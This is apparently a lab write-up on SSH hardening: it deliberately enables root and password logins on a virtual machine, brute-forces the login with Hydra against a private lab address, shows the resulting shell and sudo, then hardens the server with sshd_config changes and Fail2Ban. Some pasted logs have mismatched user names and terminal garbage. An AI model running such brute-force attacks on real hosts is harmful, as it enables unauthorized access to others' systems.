

# Create the Markdown content for Task 2:

## Remote Access & SSH Hardening

### Linux Security - Remote Access & SSH Hardening (PoC)

This Proof of Concept (PoC) demonstrates SSH misconfigurations, how they can be exploited using brute-force attacks, and the necessary security hardening techniques.

## Task 2: Remote Access & SSH Hardening

### Setup: Enabling SSH & Weak Security Configurations

Ensure SSH is installed and running:

sudo apt update && sudo apt install -y openssh-server

sudo systemctl enable ssh

sudo systemctl start ssh

```
(zerotodo@vbox)-[~]
$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(zerotodo@vbox)-[~]
$ sudo systemctl start ssh

(zerotodo@vbox)-[~]
$ sudo systemctl enable ssh [200~L$ sudo systemctl start ssh
zsh: bad pattern: ^[[200~L$

(zerotodo@vbox)-[~]
$ sudo systemctl enable ssh 66 sudo systemctl start ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh

(zerotodo@vbox)-[~]
$ sudo systemctl enable ssh 66 sudo systemctl start ssh 66 sudo systemctl status ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Wed 2025-03-26 09:29:33 EDT; 2min 52s ago
     Invocation: 33543b47d38b48989748640f3267adb5
       Docs: man:sshd(8)
            man:sshd_config(5)
    Main PID: 40567 (sshd)
      Tasks: 1 (limit: 4557)
     Memory: 1.3M (peak: 1.8M)
        CPU: 113ms
     CGroup: /system.slice/ssh.service
            └─40567 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"


Mar 26 09:29:33 vbox systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Mar 26 09:29:33 vbox sshd[40567]: Server listening on 0.0.0.0 port 22.
Mar 26 09:29:33 vbox sshd[40567]: Server listening on :: port 22.
Mar 26 09:29:33 vbox systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

- Allow root login and password authentication: Open the SSH configuration file:  
sudo nano /etc/ssh/sshd\_config
- Modify or add the following lines:  
PermitRootLogin yes  
PasswordAuthentication yes
- Save and exit, then restart SSH:  
sudo systemctl restart ssh
- Verify SSH access:  
**Use a second machine or terminal to connect via SSH:**  
ssh root@<server-ip>

## Exploit: Brute-Force Attack on SSH

Using Hydra to brute-force SSH credentials:

```
hydra -l root -P passwords.txt <server-ip> ssh
```



```
(nexulean) 192.168.0.116 × nexulean: fish × ~: bash × ~: bash ×
nexulean@nexulean-hppavilionlaptop15eg3xxx ~$ sudo hydra -l nexulean -P passwd.txt 192.168.0.116 s
sh -t 4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-11 23:16:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (1:1/p:20), ~5 tries per task
[DATA] attacking ssh://192.168.0.116:22/
[22][ssh] host: 192.168.0.116 login: zerotodo, password: 1980
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-11 23:16:32
nexulean@nexulean-hppavilionlaptop15eg3xxx ~$
```

```
(nexulean) 192.168.0.116 × nexulean: fish × ~: bash × ~: bash ×
[nexulean@nexulean-hppavilionlaptop15eg3xxx ~]$ ssh zerotodo@192.168.0.116
nexulean@192.168.0.116's password:
Linux nexulean 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 11 12:00:33 2025 from 192.168.0.118
zerotodo@zerotodo: ~$
zerotodo$ sudo su
[sudo] password for nexulean:
zerotodo$ #
```

-l root: Specifies the username.

-P passwords.txt: List of common passwords for brute-force attack.

server-ip : Replace with the target machine's IP.

Impact Analysis:

If the root account uses a weak password, an attacker can gain full control over the system.

Automated brute-force tools make SSH a common attack vector.

## **Mitigation: Hardening SSH Security**

1. Disable root login and password authentication:

sudo nano /etc/ssh/sshd\_config

Update the following:

PermitRootLogin no

PasswordAuthentication no

```
GNU nano 8.2 /etc/ssh/sshd_config *
PermitRootLogin no
PasswordAuthentication no

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line
```

Restart SSH:

sudo systemctl restart ssh

2. Install and configure Fail2Ban to prevent brute-force attempts:

sudo apt install fail2ban -y

sudo nano /etc/fail2ban/jail.local

Add the following:

```
[sshd]
enabled = true
maxretry = 5
bantime = 600
findtime = 600
```

```
GNU nano 8.2 /etc/fail2ban/jail.local *
[sshd]
enabled = true
maxretry = 5
bantime = 600
findtime = 600
[File System]
Home
```



Restart Fail2Ban:

```
sudo systemctl restart fail2ban
```

## **Conclusion**

This PoC highlights the importance of disabling root login, enforcing key-based authentication, and using Fail2Ban to prevent unauthorized access.